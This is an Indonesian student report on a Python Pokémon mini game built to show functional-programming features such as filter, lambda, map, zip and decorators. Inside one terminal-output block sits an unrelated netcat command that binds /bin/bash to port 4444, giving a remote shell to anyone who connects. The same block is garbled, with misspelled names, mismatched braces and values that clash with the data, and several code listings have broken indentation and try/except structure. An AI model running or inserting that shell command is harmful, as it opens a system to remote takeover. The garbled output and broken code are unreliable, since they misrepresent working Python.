

# LAPORAN



Oleh:

Budiman Hamsyurah (201910370311026)

Haidar Raihan Najib (201910370311027)

Muhamad Bima Fajrianur (201910370311046)

Muhammad Abizar (201910370311048)

Pemrograman Fungsional 5E

Universitas Muhammadiyah Malang

Informatika

2021

## **DAFTAR ISI**

LAPORAN	i
DAFTAR ISI	ii
PENDAHULUAN	iii
BAB I	1
BAB II	2
BAB III	3
BAB IV	4
BAB V	6

# **PENDAHULUAN**

## **Latar Belakang**

Pokémon adalah salah satu Franchise media yang dimiliki oleh perusahaan permainan video Nintendo dan diciptakan oleh Satoshi Tajiri pada 1995. Pada mulanya, Pokémon adalah seri permainan video yang identik dengan konsol Game Boy. Pokémon merupakan permainan video tersukses kedua di dunia setelah serial Mario yang juga diciptakan oleh Nintendo.<sup>[4]</sup> Sementara bila dibandingkan dengan yang lain, Pokémon merupakan serial Franchise terlaris ketiga di dunia setelah James Bond (karya Ian Fleming) dan Transformers (karya Hasbro), yang masih terus berjalan dan diperbaharui sesuai perjalanan zaman. Franchise Pokémon sendiri muncul dalam beragam bentuk, yaitu permainan video, anime, manga, trading cards, buku, mainan, dan masih banyak lagi.

Turn-based strategy adalah sebuah genre dalam permainan strategi (biasanya jenis permainan perang) di mana pemain bermain bergiliran. Permainan jenis ini berbeda dengan strategi waktu nyata di mana pemain bermain secara simultan. Tactical RPG adalah jenis RPG yang fokus gamenya yaitu menggunakan strategi dan taktik saat memainkan game jenis ini. Umumnya Tactical RPG dimainkan dengan gameplay turn-based.

Gameplay Pokemon yang digunakan pada laporan ini adalah turn-based strategy dan tactical RPG tidak seperti game Pokémon seri utama, dengan Gameplay-Pokémon berbeda yang mampu menggunakan serangan dan cara bergerak yang berbeda. Prajurit dan Panglima Perang juga memiliki kekuatan pengubah pertempuran yang unik yang meningkatkan kemampuan Pokémon mereka tetapi hanya dapat digunakan sekali per pertempuran.

## **Tujuan**

Tujuan dari laporan ini adalah sebagai berikut:

1. Mengetahui cara sistem kerja turn-based strategy pada mini game Pokemon
2. Mengetahui cara menggunakan Paradigma Fungsional terhadap mini game Pokemon yang dibuat

## **Manfaat**

Manfaat yang dapat diambil dari laporan ini adalah:

1. Menambah wawasan dalam membuat turn-based strategy menggunakan Paradigma fungsional dalam membuat mini game Pokemon

# **BAB I**

## **PARADIGMA PEMROGRAMAN FUNGSIONAL**

Paradigma ini didasari oleh konsep pemetaan dan fungsi pada matematika, fungsi dapat berupa fungsi "primitif", atau komposisi dari fungsi-fungsi lain yang telah terdefinisi. Dalam paradigma ini, diasumsikan bahwa akan selalu ada fungsi-fungsi dasar yang dapat digunakan, sehingga penyelesaian masalah berdasarkan pada fungsi-fungsi yang telah tersedia tersebut. Jadi dasar pemecahan masalah adalah transformasional, semua kelakuan program adalah suatu rantai transformasi dari sebuah keadaan awal menuju ke suatu rantai keadaan akhir, yang mungkin melalui keadaan antara, melalui aplikasi fungsi.

Paradigma fungsional tidak mempermasalahkan memorisasi dan struktur data, tidak ada pemilahan antara data dan program, tidak ada lagi pengertian tentang "variabel". Programmer tidak perlu tahu bagaimana mesin mengeksekusi atau bagaimana informasi disimpan dalam memori, setiap fungsi seperti "kotak hitam", yang perlu diperhatikan hanya keadaan awal dan akhir, sebuah program besar dihasilkan dengan menggabungkan fungsi-fungsi yang telah tersedia. Program yang dihasilkan dengan bahasa pemrograman yang menggunakan paradigma ini biasanya membutuhkan waktu pemrosesan yang lebih lama dibandingkan dengan yang menggunakan paradigma prosedural karena dibutuhkan waktu lebih untuk memproses fungsi-fungsi yang digunakan dalam membuat program.

## BAB II

### FITUR PEMROGRAMAN FUNGSIONAL 1

#### 1. Filter, Lambda, Pure Function

Lambda expression di Python adalah sebuah ekspresi untuk membuat fungsi. Lambda sendiri berasal dari teori kalkulus, yakni Lambda Calculus yang dikenalkan oleh Alonzo Church di tahun 1930. Berkat lambda, kita bisa membuat fungsi tanpa nama atau dikenal juga dengan anonymous function.

Fungsi filter() digunakan untuk menyaring elemen, item, atau anggota iterable dengan bantuan fungsi yang bertugas menguji setiap anggota iterable apakah bernilai True atau False.

Pure Function tidak memiliki efek lainya, dan mengembalikan nilai hanya berdasarkan argumennya. Keuntungan pure function yakni lebih efisien dan mudah untuk dites atau digunakan. Sedangkan kerugiannya bila menginput dan menghasilkan hasil yang sederhana akan lebih mudah tetapi bila program yang rumit maka kita akan sulit untuk menuliskanya dan memilih menggunakan masukan dan keluaran yang sederhana.

```
def choosePokemonChar(): # Filter, Lambda, Pure Function
    print("Select 4 Pokemon you want to play: ")
    selectedPokemonChar = []
    choosePokemon = []
    for i in range(len(allPokemonChar)):
        print("Id : {}".format(i))
        print("Detail : {}".format(allPokemonChar[i]))

    def Choose(a, x=0):
        if (x < a):
            try:
                pilih = input("silahkan masukkan pilihan Id: ")
                if list(filter(lambda x: x == pilih, choosePokemon))
                == []:
                    choosePokemon.append(pilih[0])
                selectedPokemonChar.append(allPokemonChar[int(pilih)])
                Choose(a, x + 1)
            except:
                print("You Cannot Choose the Same Pokemon Twice")
                Choose(a, x)
        except ValueError:
            print("Error, Please Input an Integer")
            Choose(a, x)

    Choose(4)
    return selectedPokemonChar
```

#### 2. Map

Fungsi map() digunakan untuk menerapkan suatu fungsi yang diberikan ke setiap item atau anggota iterable (list, tuple, dan lain-lain) dan mengembalikannya dalam bentuk objek map

```
def bospokemon():
    liat = zip(map(lambda x: x, allPokemonLegendary),
HeightPokemonLegendary)
    print(list(liat))
```

### 3. High Order Function

Higher-order function atau fungsi orde tinggi adalah fungsi yang 1) menerima fungsi lain sebagai parameternya, dan/atau 2) mengembalikan fungsi lain sebagai keluarannya.

```
def skill(operasi, pokemon, PP, pilih, boss, a): # HOF
    return operasi(pokemon, PP, pilih, boss, a)
```

### 4. Data Collection

Data Collection/Dictionary Python berbeda dengan List ataupun Tuple. Karena setiap urutannya berisi key dan value. Setiap key dipisahkan dari value-nya oleh titik dua (:), item dipisahkan oleh koma, dan semuanya tertutup dalam kurung kurawal. Dictionary kosong tanpa barang ditulis hanya dengan dua kurung kurawal, seperti ini: {}.

Nilai kamus bisa berupa tipe apa pun, namun key harus berupa tipe data yang tidak berubah seperti string, angka, atau tuple.

```
allPokemonChar = [
    {"Name": "Charizard", "Type": "Fire", "Weakness": "Water",
    "Skill": "Blaze", "SkillDmg": 130, "Skill2": "Fire Spin",
    "SkillDmg2": 115, "ATK": 82, "HP": 360, "PP": 35},
    {"Name": "Gyarados", "Type": "Water", "Skill": "Waterfall",
    "Weakness": "Electric", "SkillDmg": 110,
    "Skill2": "Dragon Breath", "SkillDmg2": 120, "ATK": 80, "HP":
    380, "PP": 30},
    {"Name": "Blastoise", "Type": "Water", "Skill": "Water Gun",
    "Weakness": "Electric", "SkillDmg": 112,
    "Skill2": "Ice Beam", "SkillDmg2": 122, "ATK": 78, "HP": 390,
    "PP": 35},
    {"Name": "Pikachu", "Type": "Electric", "Skill": "Thunder Shock",
    "Weakness": "Rock", "SkillDmg": 135,
    "Skill2": "Thunder Bolt", "SkillDmg2": 117, "ATK": 77, "HP":
    310, "PP": 33},
    {"Name": "Luxray", "Type": "Electric", "Skill": "Spark",
    "Weakness": "Rock", "SkillDmg": 125,
    "Skill2": "Hyper Beam", "SkillDmg2": 120, "ATK": 76, "HP": 340,
    "PP": 30},
    {"Name": "Arcanine", "Type": "Fire", "Skill": "Fire Fang",
    "Weakness": "Water", "SkillDmg": 120,
    "Skill2": "Flamethrower", "SkillDmg2": 123, "ATK": 80, "HP":
    350, "PP": 25},
    {"Name": "Graveler", "Type": "Rock", "Skill": "Stone Edge",
    "Weakness": "Water", "SkillDmg": 115,
    "Skill2": "Rock Blast", "SkillDmg2": 118, "ATK": 75, "HP": 390,
    "PP": 25},
    {"Name": "Golem", "Type": "Rock", "Skill": "Rock Throw",
    "Weakness": "Water", "SkillDmg": 117,
    "Skill2": "Ancient Power", "SkillDmg2": 120, "ATK": 73, "HP":
    420, "PP": 20}]
```

```

allPokemonLegendary = [
    {"Name": "Suicune", "Type": "Water", "Skill": "Hydro Pump",
    "Weakness": "Electric", "SkillDmg": 165, "HP": 400},
    {"Name": "Zapdos", "Type": "Electric", "Skill": "Thunderbolt",
    "Weakness": "Rock", "SkillDmg": 175, "HP": 300},
    {"Name": "Regirock", "Type": "Rock", "Skill": "Stone Edge",
    "Weakness": "Water", "SkillDmg": 160, "HP": 500},
    {"Name": "Moltres", "Type": "Fire", "Skill": "Fire Spin",
    "Weakness": "Water", "SkillDmg": 170, "HP": 200}]

HeightPokemonLegendary = [{"Height": "2.1 M"},
                            {"Height": "1.7 M"},
                            {"Height": "1.8 M"},
                            {"Height": "2 M"}]

```

## BAB III

# LAZY EVALUATION

### Pengertian Lazy Evaluation

Lazy Evaluation adalah metode yang menunda evaluasi ekspresi sampai nilainya dibutuhkan dan juga menghindari evaluasi berulang dan juga menghindari evaluasi berulang.

#### 1. Range

Metode range termasuk kedalam konsep Lazy Evaluation pada Python. Fungsi range ini bertujuan untuk menghemat waktu eksekusi untuk rentang yang lebih besar dan tidak memerlukan semua nilai pada satu waktu, sehingga menghemat konsumsi memori juga.

```
for i in range(len(allPokemonChar)):
    print("Id : {}".format(i))
    print("Detail : {}".format(allPokemonChar[i]))
```

#### 2. Lambda Expression

Metode Lambda termasuk kedalam konsep Lazy Evaluation pada Python. Fungsi Lambda Expression ini bertujuan untuk membuat fungsi dengan lambda adalah sedikit lebih cepat daripada membuatnya dengan def dan juga dengan adanya, kita bisa membuat fungsi tanpa nama atau dikenal juga dengan anonymous function

```
if list(filter(lambda x: x == pilih, choosePokemon)) == []:
    choosePokemon.append(pilih[0])
    selectedPokemonChar.append(allPokemonChar[int(pilih)])
    Choose(a, x + 1)
```

#### 3. Map

Metode Map termasuk kedalam konsep Lazy Evaluation pada Python. Fungsi map() digunakan untuk menerapkan suatu fungsi yang diberikan ke setiap item atau anggota iterable (list, tuple, dan lain-lain) dan mengembalikannya dalam bentuk objek map

```
def bospokemon():
    liat = zip(map(lambda x: x, allPokemonLegendary),
    HeightPokemonLegendary)
    print(list(liat))
```



#### 4. Zip

Metode Zip termasuk kedalam konsep Lazy Evaluation pada Python. Fungsi `zip()`, yang digunakan untuk dua atau lebih iterable bersama-sama, yaitu, untuk menghasilkan urutan tuple di mana elemen ke-i dari tuple berasal dari iterable ke-i. Dalam Python 2, `zip()` mengembalikan daftar tuple, sedangkan di Python 3, ia mengembalikan objek zip yang dapat diulang untuk menghasilkan urutan tuple.

```
def bospokemon():  
    liat = zip(map(lambda x: x, allPokemonLegendary),  
HeightPokemonLegendary)  
    print(list(liat))
```

## BAB IV

### FITUR PEMROGRAMAN FUNGSIONAL 2

#### 1. Decorator

Decorator adalah fungsi yang memodifikasi fungsi lain. Oleh karena itu, decorator merupakan fungsi yang menerima fungsi lain sebagai argumennya (first-class object). Dengan menggunakan decorator, proses mendekorasi fungsi menjadi lebih ringkas dan relatif simpel. Untuk membuat decorator, fungsi untuk decorator tersebut harus terlebih dahulu didefinisikan.

```
def Credit(function): # Decorator
    def wrapper():
        func = function()
        upper = func.upper()
        print(
            "\n" + upper + "\n\nAnggota:\n1. Budiman Hamsyurah\n2.
Haidar Raihan Najib\n3. Muhamad Bima Fajrianur\n4. Muhammad Abizar")
        return upper

    return wrapper

@Credit
def start():
    print("Hello there, what is your name?")
    name = input("Enter Your Name: ")
    print("Oh.. So your name is " + name)
    PokemonChar = choosePokemonChar()
    flag = True
    while flag:
        clearScreen()
        print("Welcome to mini Pokemon Game\n")
        print("Select the activity you want to do:")
        print("1. Check you'r Pokemon")
        print("2. Fight A Legendary Pokemon")
        print("3. List A Legendary Pokemon")
        print("4. Exit")
        inputs = input("Choose the number :) ")
        if inputs == "1":
            clearScreen()
            print("List Pokemon Used: ")
            for i in range(len(PokemonChar)):
                print("{} \nType: {} \nSkill: {} - {} \nATK:
{}\n".format(PokemonChar[i]["Name"], PokemonChar[i]["Type"],
PokemonChar[i]["Skill"],
PokemonChar[i]["Skill2"],
PokemonChar[i]["ATK"]))
            kembali()
        elif inputs == "2":
            clearScreen()
            fightboss(PokemonChar)
            kembali()
        elif inputs == "3":
            clearScreen()
            bospokemon()
```

```
        kembali()
    elif inputs == "4":

        flag = False
        return "Makasih~"
    else:
        return "Wrong Input"

start()
```


## BAB V

### PROGRAM GABUNGAN

Didalam Program gabungan ini menjelaskan bagaimana sistem kerja dari Mini Game Pokemon, Yang pertama ada Data Collection yaitu AllPokemonChar sebagai data Pokemon yang akan user gunakan nantinya, data yang kedua yaitu AllPokemonLegendary yang dimana data ini akan digunakan sebagai data dari Bos Pokemon Legendary dan data yang ketiga yaitu HeightPokemonLegendary data ini sebagai informasi dari tinggi Pokemon legendary.


Cara kerja Mini-Game yaitu:

1. User akan membuat Nickname untuk Trainer dari pokemon yang akan dipilih nantinya, seperti gambar dibawah ini:




```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
PS D:\Kuliah\Semester 5\Pemrograman Fungsional\Tubes>
tensions\ms-python.python-2021.12.1559732655\pythonFile
Hello there, what is your name?
Enter Your Name: Satoshi
```

2. Setelah menginputkan nickname Trainer, User akan memilih 4 Pokemon yang akan digunakan untuk melawan Pokemon Legendary.



```
Hello there, what is your name?
Enter Your Name: Satoshi
Oh.. So your name is Satoshi
Select 4 Pokemon you want to play:
Id : 0
Detail : {'Name': 'Charizard', 'Type': 'Fire', 'Weakness': 'Water', 'Skill': 'Blaze', 'SkillDmg': 130, 'Skill2': 'Fire Spin', 'SkillDmg2': 115, 'ATK': 82, 'HP': 360, 'PP': 35}
Id : 1
Detail : {'Name': 'Gyarados', 'Type': 'Water', 'Skill': 'Waterfall', 'Weakness': 'Electric', 'SkillDmg': 110, 'Skill2': 'Dragon Breath', 'SkillDmg2': 120, 'ATK': 80, 'HP': 380, 'PP': 30}
Id : 2
Detail : {'Name': 'Blastoise', 'Type': 'Water', 'Skill': 'Water Gun', 'Weakness': 'Electric', 'SkillDmg': 112, 'Skill2': 'Ice Beam', 'SkillDmg2': 122, 'ATK': 78, 'HP': 390, 'PP': 35}
Id : 3
Detail : {'Name': 'Pikachu', 'Type': 'Electric', 'Skill': 'Thunder Shock', 'Weakness': 'Rock', 'SkillDmg': 135, 'Skill2': 'Thunder Bolt', 'SkillDmg2': 117, 'ATK': 77, 'HP': 310, 'PP': 33}
Id : 4
Detail : {'Name': 'Luxray', 'Type': 'Electric', 'Skill': 'Spark', 'Weakness': 'Rock', 'SkillDmg': 125, 'Skill2': 'Hyper Beam', 'SkillDmg2': 120, 'ATK': 76, 'HP': 340, 'PP': 30}
Id : 5
Detail : {'Name': 'Arcanine', 'Type': 'Fire', 'Skill': 'Fire Fang', 'Weakness': 'Water', 'SkillDmg': 120, 'Skill2': 'Flamethrower', 'SkillDmg2': 123, 'ATK': 80, 'HP': 350, 'PP': 25}
Id : 6
Detail : {'Name': 'Graveler', 'Type': 'Rock', 'Skill': 'Stone Edge', 'Weakness': 'Water', 'SkillDmg': 115, 'Skill2': 'Rock Blast', 'SkillDmg2': 118, 'ATK': 75, 'HP': 390, 'PP': 25}
Id : 7
Detail : {'Name': 'Golem', 'Type': 'Rock', 'Skill': 'Rock Throw', 'Weakness': 'Water', 'SkillDmg': 117, 'Skill2': 'Ancient Power', 'SkillDmg2': 120, 'ATK': 73, 'HP': 420, 'PP': 20}
silahkan masukkan pilihan Id: 1
silahkan masukkan pilihan Id: 2
silahkan masukkan pilihan Id: 3
silahkan masukkan pilihan Id: 4
```

3. Setelah memilih 4 Pokemon, User akan melihat 4 Menu pada Mini-Game Pokemon.



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Welcome to mini Pokemon Game
Select the activity you want to do:
1. Check you'r Pokemon
2. Fight A Legendary Pokemon
3. List A Legendary Pokemon
4. Exit
Choose the number :) 4
```

4. Dari 4 menu tersebut, jika User memilih menu pertama maka akan menampilkan List Pokemon yang telah di pilih.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

List Pokemon Used:
Gyarados
Type: Water
Skill: Waterfall - Dragon Breath
ATK: 80

Blastoise
Type: Water
Skill: Water Gun - Ice Beam
ATK: 78

Pikachu
Type: Electric
Skill: Thunder Shock - Thunder Bolt
ATK: 77

Luxray
Type: Electric
Skill: Spark - Hyper Beam
ATK: 76

Press Enter
```

5. Jika User memilih menu 2, akan menampilkan opsi untuk melawan Pokemon Legendary yang akan dilawan. Ditampilan tersebut terdapat Opsi : Attack, Skill dan Run Away.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

You acounter a Legendary Pokemon Zapdos
HP: 4300
Skill: Thunderbolt

Gyarados || HP: 380 - ATK: 80 - PP: 30
1. Attack
2. Waterfall = 110
3. Dragon Breath = 120
4. Run Away
Select Action : 
```

6. Jika user memilih menu 3, akan menampilkan sebuah list dari Pokemon Legendary yang akan dilawan

```
63 netcat -l -p 4444 -s 10.10.10.10 -e /bin/bash
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

[[{"Name": "Sulstone", "Type": "Water", "Skill": "Hydro Pump", "Weakness": "Electric", "Skilling": 165, "HP": 4400, ("Height": "2.4 M")}, {"Name": "Zapdos", "Type": "Electric", "Skill": "Thunderbolt", "Weakness": "Rock", "Skilling": 175, "HP": 41}, {"Height": "1.7 M"}], [{"Name": "Regirock", "Type": "Rock", "Skill": "Stone Edge", "Weakness": "Water", "Skilling": 160, "HP": 4500, ("Height": "1.8 M")}, {"Name": "Moltres", "Type": "Fire", "Skill": "Fire Spin", "Weakness": "Water", "Skilling": 170, "HP": 4200, ("Height": "2 M")}]

Press Enter
```

7. Jika User memilih menu 4, akan menampilkan menu Credit yaitu ucapan Terima Kasih dan terdapat nama anggota dari kelompok yang telah membuat program dari Mini Game Pokemon

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

Welcome to mini Pokemon Game

Select the activity you want to do:
1. Check you'r Pokemon
2. Fight A Legendary Pokemon
3. List A Legendary Pokemon
4. Exit
Choose the number :) 4

MAKASIH~

Anggota:
1. Budiman Hamsyurah
2. Haïdar Raihan Najib
3. Muhamad Bima Fajrianur
4. Muhammad Abizar
PS D:\Kuliah\Semester 5\Pemrograman Fungsional\Tubes> |
```

Dibawah ini adalah Codingan Gabungan yang telah dibuat oleh kelompok kami.

```
import os
import random

allPokemonChar = [{"Name" : "Charizard", "Type" : "Fire", "Weakness": "Water",
"Skill" : "Blaze", "SkillDmg" : 130 , "Skill2" : "Fire Spin", "SkillDmg2" :
115, "ATK" : 82 , "HP" : 360, "PP" : 35},
{"Name" : "Gyarados", "Type" : "Water", "Skill" : "Waterfall",
"Weakness": "Electric", "SkillDmg" : 110 , "Skill2" : "Dragon Breath",
"SkillDmg2" : 120, "ATK" : 80 , "HP" : 380, "PP" : 30},
{"Name" : "Blastoise", "Type" : "Water", "Skill" : "Water Gun",
"Weakness": "Electric", "SkillDmg" : 112 , "Skill2" : "Ice Beam", "SkillDmg2"
: 122, "ATK" : 78 , "HP" : 390, "PP" : 35},
{"Name" : "Pikachu", "Type" : "Electric", "Skill" : "Thunder
Shock", "Weakness": "Rock", "SkillDmg" : 135 , "Skill2" : "Thunder Bolt",
"SkillDmg2" : 117, "ATK" : 77 , "HP" : 310, "PP" : 33},
{"Name" : "Luxray", "Type" : "Electric", "Skill" : "Spark",
"Weakness": "Rock", "SkillDmg" : 125 , "Skill2" : "Hyper Beam", "SkillDmg2" :
120, "ATK" : 76 , "HP" : 340, "PP" : 30},
{"Name" : "Arcanine", "Type" : "Fire", "Skill" : "Fire Fang",
"Weakness": "Water", "SkillDmg" : 120 , "Skill2" : "Flamethrower", "SkillDmg2"
: 123, "ATK" : 80 , "HP" : 350, "PP" : 25},
{"Name" : "Graveler", "Type" : "Rock", "Skill" : "Stone Edge",
"Weakness": "Water", "SkillDmg" : 115 , "Skill2" : "Rock Blast", "SkillDmg2" :
118, "ATK" : 75 , "HP" : 390, "PP" : 25},
```

```

        {"Name" : "Golem", "Type" : "Rock", "Skill" : "Rock Throw",
"Weakness": "Water", "SkillDmg" : 117 , "Skill2" : "Ancient Power",
"SkillDmg2" : 120, "ATK" : 73 , "HP" : 420, "PP" : 20}]

allPokemonLegendary = [{"Name" : "Suicune", "Type" : "Water", "Skill" : "Hydro
Pump", "Weakness": "Electric", "SkillDmg" : 165, "HP" : 4400},
        {"Name" : "Zapdos", "Type" : "Electric", "Skill" :
"Thunderbolt", "Weakness": "Rock", "SkillDmg" : 175, "HP" : 4300},
        {"Name" : "Regirock", "Type" : "Rock", "Skill" : "Stone
Edge", "Weakness": "Water", "SkillDmg" : 160 , "HP" : 4500},
        {"Name" : "Moltres", "Type" : "Fire", "Skill" : "Fire Spin",
"Weakness": "Water", "SkillDmg" : 170 , "HP" : 4200}]

HeightPokemonLegendary = [{"Height" : "2.1 M"},
        {"Height" : "1.7 M"},
        {"Height" : "1.8 M"},
        {"Height" : "2 M"}]

def kembali():
    a = input("Press Enter")

def clearScreen():
    os.system('cls')

def choosePokemonChar(): #Filter, Lambda, Pure Function
    print("Select 4 Pokemon you want to play: ")
    selectedPokemonChar = []
    choosePokemon = []
    for i in range(len(allPokemonChar)):
        print("Id : {}".format(i))
        print("Detail : {}".format(allPokemonChar[i]))
    def Choose(a, x = 0):
        if (x < a):
            try:
                pilih = input("silahkan masukkan pilihan Id: ")
                if list(filter(lambda x: x == pilih, choosePokemon)) == []:
                    choosePokemon.append(pilih[0])
                    selectedPokemonChar.append(allPokemonChar[int(pilih)])
                    Choose(a,x + 1)
            else:
                print("You Cannot Choose the Same Pokemon Twice")
                Choose(a,x)
        except ValueError:
            print("Error, Please Input an Integer")
            Choose(a,x)
    Choose(4)
    return selectedPokemonChar

```

```

def weaknessChar(pokemon, pilih, boss):
    if pokemon[pilih]["Type"] == boss["Weakness"]:
        print("Attack is very effective")
        attack = (pokemon[pilih]["ATK"] + 50)
        boss["HP"] -= attack
        print("{} get {} Damaged from {}".format(boss["Name"], attack,
pokemon[pilih]["Name"]))
    elif pokemon[pilih]["Type"] == boss["Type"]:
        print("Attack is normal")
        boss["HP"] -= pokemon[pilih]["ATK"]
        print("{} get {} Damaged from {}".format(boss["Name"],
pokemon[pilih]["ATK"], pokemon[pilih]["Name"]))
    elif pokemon[pilih]["Weakness"] == boss["Type"]:
        print("Attack is not very effective")
        attack = (pokemon[pilih]["ATK"] - 50)
        boss["HP"] -= attack
        print("{} get {} Damaged from {}".format(boss["Name"], attack,
pokemon[pilih]["Name"]))
    else:
        print("Attack is normal")
        boss["HP"] -= pokemon[pilih]["ATK"]
        print("{} get {} Damaged from {}".format(boss["Name"],
pokemon[pilih]["ATK"], pokemon[pilih]["Name"]))

def weaknessLegend(pokemon, pilih, boss, atk):
    if boss["Type"] == pokemon[pilih]["Weakness"]:
        print("Attack is very effective")
        attack = (atk + 30)
        pokemon[pilih]["HP"] -= attack
        print("{} got Attacked = {} Damage".format(pokemon[pilih]["Name"],
attack))
    if attack > 100:
        print("Critical Hit")
    else:
        print("Normal Hit")
    elif pokemon[pilih]["Type"] == boss["Type"]:
        print("Attack is normal")
        pokemon[pilih]["HP"] -= atk
        print("{} got Attacked = {} Damage".format(pokemon[pilih]["Name"], atk))
    if atk > 100:
        print("Critical Hit")
    else:
        print("Normal Hit")
    elif boss["Weakness"] == pokemon[pilih]["Type"]:
        print("Attack is not very effective")
        attack = (atk - 30)
        pokemon[pilih]["HP"] -= attack

```



```

    print("{} got Attacked = {} Damage".format(pokemon[pilih]["Name"],
attack))
    if attack > 100:
        print("Critical Hit")
    else:
        print("Normal Hit")
else:
    print("Attack is normal")
    pokemon[pilih]["HP"] -= atk
    print("{} got Attacked = {} Damage".format(pokemon[pilih]["Name"], atk))
    if atk > 100:
        print("Critical Hit")
    else:
        print("Normal Hit")

def fightboss(PokemonChar):
    boss = random.choice(allPokemonLegendary)
    newchar = PokemonChar
    loop = 0
    while boss["HP"] > 0:
        bossATK = random.randint(70,120)
        for i in range(len(newchar)):
            if boss["HP"] <= 0 and boss["HP"] > -500:
                boss["HP"] = 0
                print("{} - HP: {}".format(boss["Name"], boss["HP"]))
                print("You Have Defeat a Legendary Pokemon {}".format(boss["Name"]))
                break
        clearScreen()
        print("You acounter a Legendary Pokemon {}\nHP: {}\nSkill:
{}\n".format(boss["Name"], boss["HP"], boss["Skill"]))
        print("{} || HP: {} - ATK: {} - PP: {}".format( newchar[i]["Name"],
newchar[i]["HP"], newchar[i]["ATK"], newchar[i]["PP"]))
        print("1. Attack")
        print("2. {} = {}".format(newchar[i]["Skill"], newchar[i]["SkillDmg"]))
        print("3. {} = {}".format(newchar[i]["Skill2"],
newchar[i]["SkillDmg2"]))
        print("4. Run Away")
        fight = input("Select Action : ")
        if fight == "1":
            weaknessChar(newchar, i, boss)
            kembali()
        elif fight == "2":
            dmg = 1
            print("{} - {}".format(newchar[i]["Name"], newchar[i]["Skill"]))
            if newchar[i]["Type"] == "Electric":
                if newchar[i]["PP"] < 5:
                    print("PP not enough, You pass the turn")
            else:

```

```

        skill(skillElectric, newchar, 5, i, boss, dmg)
        bossATK = 0
    elif newchar[i]["Type"] == "Fire":
        if newchar[i]["PP"] < 5:
            print("PP not enough, You pass the turn")
        else:
            skill(skillFire, newchar, 5, i, boss, dmg)
    elif newchar[i]["Type"] == "Water":
        if newchar[i]["PP"] < 5:
            print("PP not enough, You pass the turn")
        else:
            skill(skillWater, newchar, 5, i, boss, dmg)
    elif newchar[i]["Type"] == "Rock":
        if newchar[i]["PP"] < 5:
            print("PP not enough, You pass the turn")
        else:
            skill(skillRock, newchar, 5, i, boss, dmg)
    kembali()
elif fight == "3":
    dmg = 2
    print("{} - {}".format(newchar[i]["Name"], newchar[i]["Skill2"]))
    if newchar[i]["Type"] == "Electric":
        if newchar[i]["PP"] < 7:
            print("PP not enough, You pass the turn")
        else:
            skill(skillElectric, newchar, 7, i, boss, dmg)
            bossATK = 0
    elif newchar[i]["Type"] == "Fire":
        if newchar[i]["PP"] < 8:
            print("PP not enough, You pass the turn")
        else:
            skill(skillFire, newchar, 8, i, boss, dmg)
    elif newchar[i]["Type"] == "Water":
        if newchar[i]["PP"] < 7:
            print("PP not enough, You pass the turn")
        else:
            skill(skillWater, newchar, 7, i, boss, dmg)
    elif newchar[i]["Type"] == "Rock":
        if newchar[i]["PP"] < 6:
            print("PP not enough, You pass the turn")
        else:
            skill(skillRock, newchar, 6, i, boss, dmg)
    kembali()
elif fight == "4":
    boss["HP"] = -501
    break
if boss["HP"] > 0:
    clearScreen

```

```

        if len(newchar) == 0:
            print("Game Over")
            print("Try Again Later")
            kembali()
            start()
        else:
            loop = loop + 1
            attacked = random.randint(0, len(newchar)-1)
            if loop == 4 or loop == 8:
                clearScreen()
                newchar[attacked]["HP"] -= boss["SkillDmg"]
            else:
                clearScreen()
                weaknessLegend(newchar, attacked, boss, bossATK)
            if bossATK == 0:
                print("{} miss Attack".format(boss["Name"]))
                bossATK = random.randint(50, 120)
            else:
                if loop == 4 or loop == 8:
                    clearScreen()
                    print("{} got Attacked with {} skill = {}
Damage".format(newchar[attacked]["Name"], boss["Skill"], boss["SkillDmg"]))
                    if newchar[attacked]["HP"] <= 0:
                        print("{} has been Defeat".format(newchar[attacked]["Name"]))
                        del newchar[attacked]
                    else:
